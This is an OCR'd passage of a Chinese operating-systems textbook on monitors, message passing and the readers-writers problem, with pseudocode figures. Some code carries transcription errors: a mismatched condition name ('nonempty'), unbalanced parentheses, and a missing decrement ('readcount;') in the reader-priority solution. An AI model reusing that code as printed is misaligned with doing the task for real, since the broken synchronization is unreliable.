


图 5.15　管程的结构

如果在管程中执行的一个进程发现条件变量 x 发生了变化，它发送 **csignal(x)**，通知相应的条件队列条件已改变。

为给出一个使用管程的例子，我们再次考虑有界缓冲区的生产者/消费者问题。图 5.16 给出了使用管程的一种解决方案。管程模块 **boundedbuffer** 控制着用于保存和取回字符的缓冲区，管程中有两个条件变量（使用结构 **cond** 声明）：当缓冲区中至少有增加一个字符的空间时，*notfull* 为真；当缓冲区中至少有一个字符时，*notempty* 为真。

生产者可以通过管程中的过程 **append** 往缓冲区中增加字符，它不能直接访问 *buffer*。该过程首先检查条件 *notfull*，以确定缓冲区是否还有可用空间。如果没有，执行管程的进程在这个条件上被阻塞。其他某个进程（生产者或消费者）现在可以进入管程。然后，当缓冲区不再满时，被阻塞进程可以从队列中移出，重新被激活，并恢复处理。在往缓冲区中放置了一个字符后，该进程发送 *notempty* 条件信号。对消费者函数也可以进行类似的描述。

这个例子指出，与信号量相比较管程担负的责任不同。对于管程，它构造了自己的互斥机制：生产者和消费者不可能同时访问缓冲区；但是，程序员必须把适当的 **cwait** 和 **csignal** 原语放在管程中，用于防止进程往一个满缓冲区中存放数据项，或者从一个空缓冲区中取数据项。而在使用信号量的情况下，执行互斥和同步都属于程序员的责任。

注意，在图 5.16 中，进程在执行 **csignal** 函数后立即退出管程。如果在过程最后没有发生 **csignal**，Hoare 建议发送该信号的进程被阻塞，从而使管程可用，并被放入队列中直到管程空闲。此时，一种可能是把阻塞进程放置到入口队列中，这样它必须与其他还没有进入管程的进程竞争。但是，由于在 **csignal** 函数上阻塞的进程已经在管程中执行了部分任务，因此使它们优

先于新近进入的进程是很有意义的，这可以通过建立一条独立的紧急队列来实现，如图 5.15 所示。并发 Pascal 是使用管程的一种语言，它要求 **csignal** 只能作为管程过程中执行的最后一个操作出现。

```
/* program producerconsumer */
monitor boundedbuffer;
char buffer [N];                                  /* 分配 N 个数据项空间 */
int nextin, nextout;                                      /* 缓冲区指针 */
int count;                                       /* 缓冲区中数据项的个数 */
cond notfull, notempty;                          /* 为同步设置的条件变量 */
void append (char x)
{
    if (count == N) cwait(notfull);               /* 缓冲区满，防止溢出 */
    buffer[nextin] = x;
    nextin = (nextin + 1) % N;
    count++;
    /*缓冲区中数据项个数增一*/
    csignal (nonempty);                          /*释放任何一个等待的进程 */
}
void take (char x)
{
    if (count == 0) cwait(notempty);              /* 缓冲区空，防止下溢 */
    x = buffer[nextout];
    nextout = (nextout + 1) % N);
    count--;                                    /* 缓冲区中数据项个数减一 */
    csignal (notfull);                          /* 释放任何一个等待的进程 */
}
{                                                           /* 管程体 */
    nextin = 0; nextout = 0; count = 0;              /* 缓冲区初始化为空 */
}
```

```
void producer()
{
char x;
    while (true)
    {
    produce(x);
    append(x);
    }
}
void consumer()
{
    char x;
    while (true) {
          take(x);
          consume(x);
    }
}
void main()
{
    parbegin (producer, consumer);
}
```

图 5.16 使用管程解决有界缓冲区的生产者/消费者问题的方法

如果没有进程在条件 x 上等待，**csignal(x)** 的执行将不会产生任何效果。

而对于信号量，在管程的同步函数中可能会产生错误。例如，如果省略掉 **boundedbuffer** 管程中的任何一个 **csignal** 函数，那么进入相应条件队列的进程将被永久阻塞。管程优于信号量之处在于所有的同步机制都被限制在管程内部，因此，不但易于验证同步的正确性，而且易于检测出错误。此外，如果一个管程被正确地编写，则所有进程对受保护资源的访问都是正确的；而对于信号量，只有当所有访问资源的进程都被正确地编写时，资源访问才是正确的。

5.4.2 使用通知和广播的管程

Hoare 关于管程的定义 [HOAR74] 要求在条件队列中至少有一个进程，当另一个进程为该条件产生 **csignal** 时，该队列中的一个进程立即运行。因此，产生 **csignal** 的进程必须立即退出管程，或者阻塞在管程上。

这种方法有两个缺陷：

1）如果产生 **csignal** 的进程在管程内还没有结束，则需要两个额外的进程切换：阻塞这个进程需要一次切换，当管程可用时恢复这个进程又需要一次切换。

2）与信号相关的进程调度必须非常可靠。当产生一个 **csignal** 时，来自相应条件队列中的一个进程必须立即被激活，调度程序必须确保在激活前没有其他进程进入管程，否则，进程被激活的条件又会改变。例如，在图 5.16 中，当产生一个 **csignal(*notempty*)** 时，来自 ***notempty*** 队列中的一个进程必须在一个新消费者进入管程之前被激活。另一个例子是，生产者进程可能往一个空缓冲区中添加一个字符，并在发信号之前失败，那么在 ***notempy*** 队列中的任何进程都将被永久挂起。

Lampson 和 Redell 为 Mesa 语言开发了一种不同的管程 [LAMP80]，他们的方法克服了上面列出的问题，并支持许多有用的扩展，Mesa 管程结构还可以用于 Modula-3 系统程序设计语言 [NELS91]。在 Mesa 中，**csignal** 原语被 **cnotify** 取代，**cnotify** 可解释如下：当一个正在管程中的进程执行 **cnotify(x)** 时，它使得 x 条件队列得到通知，但发信号的进程继续执行。通知的结果是使得位于条件队列头的进程在将来合适的时候且当处理器可用时被恢复执行。但是，由于不能保证在它之前没有其他进程进入管程，因而这个等待进程必须重新检查条件。例如，**boundedbuffer** 管程中的过程现在采用图 5.17 中的代码。

if 语句被 while 循环取代，因此，这个方案导致对条件变量至少多一次额外的检测。作为回报，它不再有额外的进程切换，并且对等待进程在 **cnotify** 之后什么时候运行没有任何限制。

与 **cnotify** 原语相关的一个很有用的改进是，给每个条件原语关联一个监视计时器，不论条件是否被通知，一个等待时间超时的进程将被设置为就绪状态。当被激活后，该进程检查相关条件，如果条件满足则继续执行。超时可以防止如下情况的发生，当某些其他进程在产生相关条件的信号之前失败时，等待该条件的进程被无限制地推迟执行而处于饥饿状态。

```
void append (char x)
{
    while (count == N) cwait(notfull);          /* 缓冲区满，防止溢出 */
    buffer[nextin] = x;
    nextin = (nextin + 1) % N;
    count++;                                  /* 缓冲区中数据项个数增一 */
    cnotify(notempty);                          /* 通知正在等待的进程 */
}
void take (char x)
{
    while (count == 0) cwait(notempty);         /* 缓冲区空，防止下溢*/
    x = buffer[nextout];
    nextout = (nextout + 1) % N);
    count--;                                  /* 缓冲区中数据项个数减一*/
    cnotify(notfull);                           /* 通知正在等待的进程*/
}
```

图 5.17　有界缓冲区管程代码

由于进程是接到通知而不是被强制激活的，因此就可以给指令表中增加一条 **cbroadcast** 原语。广播可以使所有在该条件上等待的进程都被设置为就绪状态，当一个进程不知道有多少进

程将被激活时，这种方式是非常方便的。例如，在生产者/消费者问题中，假设 **append** 和 **take** 函数都适用于可变长度的字符块，此时，如果一个生产者往缓冲区中添加了一批字符，它不需要知道每个正在等待的消费者准备消耗多少字符，而仅仅产生一个 **cbroadcast**，所有正在等待的进程都得到通知并再次尝试运行。

此外，当一个进程难以准确地判定将激活哪个进程时，也可以使用广播。存储管理程序就是一个很好的例子。管理程序有 j 个空闲字节，一个进程释放了额外的 k 个字节，但它不知道哪个等待进程一共需要 $k+j$ 个字节，因此它使用广播，所有进程都检测是否有足够的存储空间。

Lampson/Redell 管程优于 Hoare 管程之处在于 Lampson/Redell 方法错误比较少。在 Lampson/Redell 方法中，由于每个过程在收到信号后都检查管程变量，并且由于使用了 while 结构，一个进程不正确地广播或发信号，不会导致收到信号的程序出错。收到信号的程序将检查相关的变量，如果期望的条件没有满足，它会继续等待。

Lampson/Redell 管程的另一个优点是它有助于在程序结构中采用更模块化的方法。例如，考虑一个缓冲区分配程序的实现，为了在顺序的进程间合作，必须满足两级条件：

1）保持一致的数据结构。管程强制实施互斥，并在允许对缓冲区的另一个操作之前完成一个输入或输出操作。

2）在 1 级条件的基础上，加上完成该进程请求，分配给该进程所需的足够的存储空间。

在 Hoare 管程中，每个信号传达 1 级条件，同时也携带了一个隐含消息，“我现在有足够的空闲字节，能够满足特定的分配请求”，因此，该信号隐式携带第 2 级条件。如果后来程序员改变了 2 级条件的定义，则需要重新编写所有发信号的进程；如果程序员改变了对任何特定等待进程的假设（也就是说，等待一个稍微不同的 2 级不变量），则可能需要重新编写所有发信号的进程。这样就不是模块化的结构，并且当代码被修改后可能会引发同步错误（例如，被错误条件唤醒）。每当对第 2 级条件做很小的改动时，程序员必须记得去修改所有的进程。而对于 Lampson/Redell 管程，一次广播可以确保 1 级条件并携带 2 级条件的线索，每个进程将自己检查 2 级条件。不论是等待者还是发信号者对 2 级条件进行了改动，由于每个过程都会检查自己的 2 级条件，故不会产生错误的唤醒。因此，2 级条件可以隐藏在每个过程中。而对 Hoare 管程，2 级条件必须由等待者带到每个发信号的进程的代码中，这违反了数据抽象和进程间的模块化原理。

5.5 消息传递

Animation：Message Passing

进程交互时，必须满足两个基本要求：同步和通信。为实施互斥，进程间需要同步；为了合作，进程间需要交换信息，提供这些功能的一种方法是消息传递。消息传递还有一个优点，即它可在分布式系统、共享内存的多处理器系统和单处理器系统中的实现。

消息传递系统可以有多种形式，本节将给出关于这类系统典型特征的一般介绍。消息传递的实际功能以一对原语的形式提供：

```
send(destination, message)
receive(source, message)
```

这是进程间进行消息传递所需要的最小操作集。一个进程以消息（message）的形式给另一个指定的目标（destination）进程发送信息；进程通过执行 **receive** 原语接收信息，**receive** 原语中指明发送消息的源进程（source）和消息。

表 5.5 中列出了与消息传递系统相关的一些设计问题，本节的其他部分将依次分析这些问题。

表 5.5 用于进程间通信和同步的消息系统的设计特点

同步	格式
send	内容
阻塞	长度
无阻塞	固定
reveive	可变
阻塞	
无阻塞	
测试是否到达	
寻址	**排队规则**
直接	先进先出（FIFO）
send	优先级
reveive	
显式	
隐式	
间接	
静态	
动态	
所有权	

5.5.1 同步

两个进程间的消息通信隐含着某种同步的信息：只有当一个进程发送消息之后，接收者才能接收消息。此外，当一个进程发出了 **send** 或 **receive** 原语后，我们需要确定会发生什么。

考虑 **send** 原语。首先，当一个进程执行 **send** 原语时，有两种可能性：或者发送进程被阻塞直到这个消息被目标进程接收到，或者不阻塞。类似地，当一个进程发出 **receive** 原语后，也有两种可能性：

1）如果一个消息在这之前已经被发送，该消息被接收并继续执行。

2）如果没有正在等待的消息，则该进程被阻塞直到所等待的消息到达，或者该进程继续执行，放弃接收的努力。

因此，发送者和接收者都可以阻塞或不阻塞。通常有三种组合，但任何一个特定的系统通常只实现一种或两种组合：

- **阻塞 send，阻塞 receive**：发送者和接收者都被阻塞，直到完成信息的投递。这种情况有时也称做会合（rendezvous），它考虑到了进程间的紧密同步。
- **无阻塞 send，阻塞 receive**：尽管发送者可以继续，但接收者被阻塞直到请求的消息到达。这可能是最有用的一种组合，它允许一个进程给各个目标进程尽快地发送一条或多条消息。在继续工作前必须接收到消息的进程将被阻塞，直到这个消息到达。例如，一个服务器进程给其他进程提供服务或资源。
- **无阻塞 send，无阻塞 receive**：不要求任何一方等待。

对大多数并发程序设计任务来说，无阻塞 **send** 是最自然的。例如，无阻塞 **send** 用于请求一个输出操作，如打印，它允许请求进程以消息的形式发出请求，然后继续。无阻塞 **send** 存在一个潜在的危险：错误会导致进程重复地产生消息。由于对进程没有阻塞的要求，这些消息可能会消耗系统资源，包括处理器时间和缓冲区空间，从而损害其他进程和操作系统。同时，无阻塞 **send** 给程序员增加了负担，由于必须确定消息是否收到，因而进程必须使用应答消息，以证实收到了消息。

对大多数并发程序设计任务来说，阻塞 **receive** 原语是最自然的。通常，请求一个消息的进程都需要这个期望的信息才能继续执行下去，但是，如果消息丢失了（这在分布式系统中很可

能发生），或者一个进程在发送预期的消息之前失败了，那么接收进程将会无限期地被阻塞下去。这个问题可以通过使用无阻塞 **receive** 来解决。但是，该方法的危险是，如果消息的发送在一个进程已经执行了与之相匹配的 **receive** 之后，该消息将被丢失。其他可能的方法是允许一个进程在发出 **receive** 之前检测是否有消息正在等待，或者允许进程在 **receive** 原语中确定多个源进程。如果一个进程正在等待从多个源进程发送来的消息，并且只要有一个消息到达就可以继续下去时，后一种方法是非常有用的。


5.5.2 寻址

显然，在 **send** 原语中确定哪个进程接收消息是很有必要的。类似地，大多数实现允许接收进程指明消息的来源。

在 **send** 和 **receive** 原语中确定目标或源进程的方案可分为两类：直接寻址和间接寻址。对于直接寻址（direct addressing），**send** 原语包含目标进程的标识符，而 **receive** 原语有两种处理方式。一种是要求进程显式地指定源进程，因此，该进程必须事先知道希望得到来自哪个进程的消息，这种方式对于处理并发进程间的合作是非常有效的。另一种情况是不可能指定所期望的源进程，例如打印机服务器进程将接受来自各个进程的打印请求，对这类应用使用隐式寻址更为有效。此时，**receive** 原语的 *source* 参数保存了接收操作执行后的返回值。

另一种常用的方法是间接寻址（indirect addressing）。在这种情况下，消息不是直接从发送者发送到接收者，而是发送到一个共享数据结构，该结构由临时保存消息的队列组成，这些队列通常称为信箱（mailbox）。因此，对两个通信进程，一个进程给合适的信箱发送消息，另一个从信箱中获得这些消息。

间接寻址通过解除发送者和接收者之间的耦合关系，在消息的使用上允许更大的灵活性。发送者和接收者之间的关系可以是一对一、多对一、一对多或多对多（见图 5.18）。一对一的关系允许在两个进程间建立专用的通信链接，这可以把它们之间的交互隔离起来，避免其他进程的错误干扰；多对一的关系对客户/服务器间的交互非常有用，一个进程给许多别的进程提供服务，这时，信箱常常称为一个端口（port）；一对多的关系适用于一个发送者和多个接收者，它对于在一组进程间广播一条消息或某些信息的应用程序非常有用；多对多的关系使得多个服务进程可以对多个客户进程提供服务。



a）一对一　　b）多对一

c）一对多　　d）多对多

图 5.18　间接的进程通信

进程和信箱的关联可以是静态的，也可以是动态的。端口常常是静态地关联到一个特定的进程上，也就是说，端口是被永久地创建并指定到该进程。在一对一的关系中就是典型的静态和永

久性的关系。当有很多发送者时，发送者和信箱间的关联可以是动态的，基于这个目的可以使用诸如 **connect** 和 **disconnect** 之类的原语。

一个相关问题是信箱的所有权问题。对于端口，它通常归接收进程所有，并由接收进程创建。因此，当一个进程被撤销时，它的端口也随之被销毁。对于通用的信箱，操作系统可能提供一个创建信箱服务，这样的信箱可以看做是由创建它的进程所有，在这种情况下它们也同该进程一起终止；或者也可以看做是由操作系统所有，这种情况下销毁信箱需要一个显式命令。

5.5.3　消息格式

消息的格式取决于消息机制的目标以及该机制是运行在一台计算机上还是分布式系统中。对某些操作系统，设计者优先选用短的、固定长度的消息，以减少处理和存储的开销。如果需要传递大量的数据，数据可以放置到一个文件中，消息可以简单地引用该文件。一种更灵活的方法是允许可变长度的消息。




图 5.19　一般消息格式

图 5.19 给出了一种操作系统的支持可变长度消息的典型消息格式。该消息被划分成两部分：包含相关信息的消息头和包含实际内容的消息体。消息头可以包含消息的源和目标的标识符、长度域和判定各种消息类型的类型域，还可能含有一些额外的控制信息，例如用于创建消息链表的指针域、记录源和目标之间传递的消息的数目、顺序和序号，以及一个优先级域。

5.5.4　排队原则

最简单的排队原则是先进先出原则，但是当某些消息比其他消息更紧急时，仅有这种原则是不够的。一个可选的原则是允许指定消息的优先级，这可以基于消息的类型或者由发送者指定。另一种选择是允许接收者检查消息队列并选择下一次接收哪个消息。

5.5.5　互斥

图 5.20 给出了可用于实施互斥的消息传递方式（请对照图 5.1、图 5.2 和图 5.6）。假设使用阻塞 **receive** 原语和无阻塞 **send** 原语，一组并发进程共享一个信箱 **box**，它可供所有进程在发送和接收消息时使用，该信箱被初始化成一个无内容的消息。希望进入临界区的进程首先试图接收一条消息，如果信箱为空，则该进程被阻塞；一旦进程获得消息，它执行它的临界区，然后把该消息放回信箱。因此，消息函数可以看做是在进程之间传递的一个令牌。

```
/* program mutualexclusion */
const int n = /* 进程数 */
void P(int i)
{
    message msg;
    while (true) {
        receive (box, msg);
        /* 临界区 */;
        send (box, msg);
        /* 其他部分 */;
    }
}
void main()
{
    create mailbox (box);
    send (box, null);
    parbegin (P(1), P(2), . . ., P(n));
```

图 5.20　使用消息的互斥

上面的解决方案假设有多个进程并发地执行接收操作，则

- 如果有一条消息，它仅仅被传递给一个进程，其他进程被阻塞。
- 如果消息队列为空，所有进程被阻塞；当有一条消息可用时，只有一个阻塞进程被激活，并得到这条消息。

这样的假设实际上对所有消息传递机制都是真的。

作为使用消息传递的另一个例子，图 5.21 是解决有界缓冲区生产者/消费者问题的一种方法。使用消息传递最基本的互斥能力，该问题可以通过类似于图 5.13 的算法结构解决。而图 5.21 利用了消息传递的能力，除了传递信号之外还传递数据。它使用了两个信箱。当生产者产生了数据，它作为消息被发送到信箱 **mayconsume**，只要该信箱中有一条消息，消费者就可以开始消费。从此之后 **mayconsume** 作为缓冲区，缓冲区中的数据被组织成消息队列，缓冲区的大小由全局变量 ***capacity*** 确定。信箱 **mayproduce** 最初填满了空消息，空消息的数量等于信箱的容量，每次生产使得 **mayproduce** 中的消息数缩小，每次消费使得 **mayproduce** 中的消息数增长。

这种方法非常灵活，可以有多个生产者和消费者，只要它们都访问这两个信箱即可。系统甚至可以是分布式系统，所有生产者进程和 **mayproduce** 信箱在一个站点上，所有消费者进程和 **mayconsume** 信箱在另一个站点上。

```
const int
    capacity = /* 缓冲区容量 */ ;
    null = /* 空消息 */ ;
int i;
void producer()
{   message pmsg;
    while (true) {
         receive (mayproduce,pmsg);
         pmsg = produce();
         send (mayconsume,pmsg);
    }
}
void consumer()
{   message cmsg;
    while (true) {
    receive (mayconsume,cmsg);
    consume (cmsg);
    send (mayproduce,null);
    }
}
void main()
{
    create_mailbox (mayproduce);
    create_mailbox (mayconsume);
    for (int i = 1;i <= capacity;i++) send
(mayproduce,null);
    parbegin (producer,consumer);
}
```

图 5.21　使用消息解决有界缓冲区生产者/消费者问题的一种方法

5.6　读者-写者问题

Animation：Reader-Writer

在设计同步和并发机制时，如果能与一个著名的问题联系起来，检测该问题的解决方案对原问题是否有效，这种方法是非常有用的。在很多文献中都有一些频繁出现的重要问题，它们不仅是普遍性的设计问题，而且具有教育价值。前面已经探讨过的生产者/消费者问题就是这样的一

个问题，本节将研究另一个经典问题：读者-写者问题。

读者-写者问题定义如下：有一个多个进程共享的数据区，这个数据区可以是一个文件或者一块内存空间，甚至可以是一组寄存器。有一些进程（reader）只读取这个数据区中的数据，一些进程（writer）只往数据区中写数据；此外还必须满足以下条件：

1）任意多的读进程可以同时读这个文件。

2）一次只有一个写进程可以写文件。

3）如果一个写进程正在写文件，禁止任何读进程读文件。

也就是说，读进程是不需要排斥其他读进程的，而写进程是需要排斥其他所有进程的，包括读进程和写进程。

在继续之前，首先让我们区分这个问题和另外两个问题：一般互斥问题和生产者/消费者问题。在读者-写者问题中，读进程不会往数据区中写数据，写进程不会从数据区中读数据。更一般的情况是，允许任何进程读写数据区，此时，我们可以把该进程中访问数据区的部分声明成一个临界区，并强行实施一般互斥问题的解决方法。之所以关注这种更受限制的情况，是因为对这种情况可以有更有效的解决方案，而一般问题的低效方法由于速度过慢而很难接受。例如，假设共享区是一个图书馆目录，普通用户通过读目录可以查找一本书，一位或多位图书管理员可以修改目录。在一般解决方案中，每次对目录的访问都可以看做是访问一个临界区，并且用户每次只能读一个目录，这将会带来无法忍受的延迟。同时，避免写进程间互相干涉是非常重要的，此外还要求在写的过程中禁止读，以避免访问到不正确的信息。

生产者/消费者问题是否可以看做是只有一个写进程（生产者）和一个读进程（消费者）的特殊读者-写者问题呢？答案是不能。生产者不仅仅是一个写进程，它必须读取队列指针，以确定往哪里写下一项，并且它还必须确定缓冲区是否已满。类似地，消费者也不仅仅是一个读进程，它必须调整队列指针以显示它已经从缓冲区中移走了一个单元。

现在开始分析读者-写者问题的两种解决方案。

5.6.1 读者优先

图 5.22 是使用信号量的一种解决方案，它给出了一个读进程和一个写进程的实例，该方案无需修改就可用于多个读进程和写进程的情况。写进程非常简单，信号量 **wsem** 用于实施互斥，只要一个写进程正在访问共享数据区，其他的写进程和读进程都不能访问它。读进程也使用 **wsem** 实施互斥，但是，为允许多个读进程，当没有读进程正在读时，第一个试图读的读进程需要在 **wsem** 上等待。当至少已经有一个读进程在读时，随后的读进程无需等待，可以直接进入。全局变量 **readcount** 用于记录读进程的数目，信号量 **x** 用于确保 **readcount** 被正确地更新。

5.6.2 写者优先

在前面的解决方案中，读进程具有优先权。当一个读进程开始访问数据区时，只要至少有一个读进程正在读，就为读进程保留对这个数据区的控制权，因此，写进程有可能处于饥饿状态。

图 5.23 给出了另一种解决方案，它保证当一个写进程声明想写时，不允许新的读进程访问该数据区。对于写进程，在已有定义的基础上还必须增加下列信号量和变量：

- 信号量 **rsem**：当至少有一个写进程准备访问数据区时，用于禁止所有的读进程。
- 变量 **writecount**：控制 **rsem** 的设置；
- 信号量 **y**：控制 **writecount** 的更新。

```
/* program readersandwriters */
int readcount;
semaphore x = 1, wsem = 1;
void reader()
{
    while (true) {
     semWait (x);
     readcount++;
     if (readcount == 1)
     semWait (wsem);
     semSignal (x);
     READUNIT();
     semWait (x);
     readcount;
     if (readcount == 0)
     semSignal (wsem);
     semSignal (x);
    }
 }
void writer()
{
    while (true) {
     semWait (wsem);
     WRITEUNIT();
     semSignal (wsem);
    }
}

void main()
{
    readcount = 0;
    parbegin (reader, writer);
}
```

图 5.22　使用信号量解决读者-写者问题的一种方法：读者优先

```
/* program readersandwriters */
int readcount, writecount;
semaphore x = 1, y = 1, z = 1, wsem = 1, rsem = 1;
void reader()
{
   while (true) {
    semWait (z);
        semWait (rsem);
            semWait (x);
                readcount++;
                if (readcount == 1)
                      semWait (wsem);
            semSignal (x);
        semSignal (rsem);
    semSignal (z);
    READUNIT();
    semWait (x);
        readcount--;
        if (readcount == 0) semSignal (wsem);
    semSignal (x);
   }
}
void writer ()
{
   while (true) {
    semWait (y);
        writecount++;
        if (writecount == 1) semWait (rsem);
    semSignal (y);
    semWait (wsem);
    WRITEUNIT();
    semSignal (wsem);
    semWait (y);
        writecount--;
        if (writecount == 0) semSignal (rsem);
    semSignal (y);
   }
}
void main()
{
   readcount = writecount = 0;
   parbegin (reader, writer);
}
```

图 5.23　使用信号量解决读者-写者问题的一种方法：写者优先

对于读进程，还需要一个额外的信号量。在 **rsem** 上不允许建造长队列，否则写进程将不能跳过这个队列，因此，只允许一个读进程在 **rsem** 上排队，而所有其他读进程在等待 **rsem** 之前，在信号量 **z** 上排队。表 5.6 概括了这些可能性。

表 5.6　图 5.23 程序中的进程队列状态

系统中只有读进程	• 设置 wsem • 没有队列
系统中只有写进程	• 设置 wsem 和 rsem • 写进程在 wsem 上排队
既有读进程又有写进程，但读进程优先	• 由读进程设置 wsem • 由写进程设置 rsem • 所有写进程在 wsem 上排队 • 一个读进程在 rsem 上排队 • 其他读进程在 z 上排队
既有读进程又有写进程，但写进程优先	• 由写进程设置 wsem • 由写进程设置 rsem • 写进程在 wsem 上排队 • 一个读进程在 rsem 上排队 • 其他读进程在 z 上排队

图 5.24 给出另一种可选的解决方案，它赋予写进程优先权，并通过消息传递来实现。在这种情况下，有一个访问共享数据区的控制进程，其他想访问这个数据区的进程给控制进程发送请

求消息，如果同意访问，则会收到一个应答消息“OK”，并且通过一个“finished”消息表示访问完成。控制进程备有三个信箱，每个信箱存放一种它接收到的消息。

```
void reader(int i)
{
   message rmsg;
      while (true) {
         rmsg = i;
         send (readrequest, rmsg);
         receive (mbox[i], rmsg);
         READUNIT ();
         rmsg = i;
         send (finished, rmsg);
      }
 }
void writer(int j)
{
   message rmsg;
   while(true) {
      rmsg = j;
      send (writerequest, rmsg);
      receive (mbox[j], rmsg);
      WRITEUNIT ();
      rmsg = j;
      send (finished, rmsg);
   }
}
```

```
void  controller()
{
      while (true)
      {
         if (count > 0) {
            if (!empty (finished)) {
               receive (finished, msg);
               count++;
            }
            else if (!empty (writerequest)) {
               receive (writerequest, msg);
               writer_id = msg.id;
               count = count - 100;
            }
            else if (!empty (readrequest)) {
               receive (readrequest, msg);
               count--;
               send (msg.id, "OK");
            }
         }
         if (count == 0) {
            send (writer_id, "OK");
            receive (finished, msg);
            count = 100;
         }
         while (count < 0) {
            receive (finished, msg);
            count++;
         }
      }
}
```

图 5.24　使用消息传递解决读者-写者问题的一种方法

为了赋予写进程优先权，控制进程先服务于写请求消息，后服务于读请求消息。此外，必须实施互斥，为实现这一点，需要使用变量 *count*，它被初始化为一个大于可能的读进程数的最大值。在这个例子中，我们取值为 100。控制器的动作可总结如下：

- 如果 *count*>0，则没有读进程正在等待，可能有也可能没有活跃的读进程。为清除活跃读进程，首先服务于所有“finished”消息，然后服务于写请求，再服务于读请求。
- 如果 *count*=0，则唯一未解决的请求是写请求。允许这个写进程继续执行并等待一个“finished”消息。
- 如果 *count*<0，则一个写进程已经发出了一条请求，并且正在等待消除所有活跃的读进程。因此，只有“finished”消息将得到服务。

5.7　小结

现代操作系统的核心是多道程序设计、多处理器和分布式处理器，这些方案的基础以及操作系统设计技术的基础是并发。当多个进程并发执行时，不论是在多处理器系统的情况下，还是单处理器多道程序系统中，都会产生冲突和合作的问题。

并发进程可以按多种方式进行交互。互相之间不知道对方的进程可能需要竞争使用资源，如处理器时间或对 I/O 设备的访问。进程间由于共享访问一个公共对象，如一块内存空间或一个文件，可能间接知道对方，这类交互中产生的重要问题是互斥和死锁。

互斥指的是，对一组并发进程，一次只有一个进程能够访问给定的资源或执行给定的功能。互斥技术可以用于解决诸如资源争用之类的冲突，还可以用于进程间的同步，使得它们可以合作。后一种情况的一个例子是生产者/消费者模型，一个进程向缓冲区中放数据，另一个或更多的进程从缓冲区中取数据。

支持互斥的第二种方法涉及使用专门的机器指令，这种方法减少了开销，但由于使用了忙等待，效率较低。

支持互斥的另一种方法是在操作系统中提供相应的功能，其中最常见的两种技术是信号量和消息机制。信号量用于在进程间发信号，并可以很容易地实施一个互斥协议。消息对实施互斥是很有用的，它还为进程间的通信提供了一种有效的方法。

5.8 推荐读物

《Little Book of Semaphores》(291 页)[DOWN07]提供了大量使用信号量的示例，可以在网上免费获取。

[ANDR83]概括了本章描述的许多机制。[BEN82]中给出了关于并发、互斥、信号量和其他相关主题的非常清楚有趣的讨论。[BEN90]中介绍了一种更正式的方法，并扩展到分布式系统。[AXFO88]是另一个可读性好并且非常有用的方法，它还包含了许多问题以及解决方案。[RAYN86]包含一系列详细而易懂的互斥算法，包括软件方法（如 Dekker）和硬件方法以及信号量和消息。[HOAR85]是一本可读性极好的经典之作，它给出了定义顺序进程和并发的一种正式方法。[LAMP86]是关于互斥的一个冗长的正式解决方案。[RUDO90]有助于理解并发。[BACO03]是一种关于并发的组织得很好的方法。[BIRR89]给出了对并发程序设计很实用的介绍。[BUHR95]是关于管程的详细综述。[KANG98]分析了关于读者/写者问题的 12 种不同的调度策略。

ANDR83 Andrews,G.,and Schneider,F."Concepts and Notations for Concurrent Programming." *Computing Surveys*,March 1983.

AXFO88 Axford, T. *Concurrent Programming: Fundamental Techniques for Real-Time and Parallel Software Design*. New York: Wiley, 1988.

BACO03 Bacon, J. ,and Harris,T.*Operating Systems: Concurrent and Distributed Software Design*. Reading, MA: Addison-Wesley, 1998.

BEN82 Ben-Ari, M. *Principles of Concurrent Programming*. Englewood Cliffs, NJ: Prentice Hall, 1982.

BEN90 Ben-Ari, M. *Principles of Concurrent and Distributed Programming*. Englewood Cliffs, NJ: Prentice Hall, 1990.

BIRR89 Birrell, A. *An Introduction to Programming with Threads*. SRC Research Report 35, Compaq Systems Research Center, Palo Alto, CA, January 1989. Available at http://www. research.compaq. com/SRC

BUHR95 Buhr, P., and Fortier, M. "Monitor Classification."*ACM Computing Surveys*, March 1995.

DOWN07 Downey, A. *The Little Book of Semaphores*.www.greenteapress.com/sema-phores/

HOAR85 Hoare, C. *Communicating Sequential Processes*. Englewood Cliffs, NJ: Prentice-Hall, 1985.

KANG98 Kang, S., and Lee, J. "Analysis and Solution of Non-Preemptive Policies for Scheduling Readers and Writers."*Operating Systems Review*, July 1998.

LAMP86 Lamport, L. "The Mutual Exclusion Problem."*Journal of the ACM*, April 1986.

RAYN86 Raynal, M. *Algorithms for Mutual Exclusion*. Cambridge, MA: MIT Press, 1986.

RUDO90 Rudolph, B. "Self-Assessment Procedure XXI: Concurrency."*Communications of the ACM*, May 1990.

5.9 关键术语、复习题和习题

关键术语

原子性	并发	死锁	互斥	信号量
二元信号量	协同程序	一般信号量	互斥量	饥饿
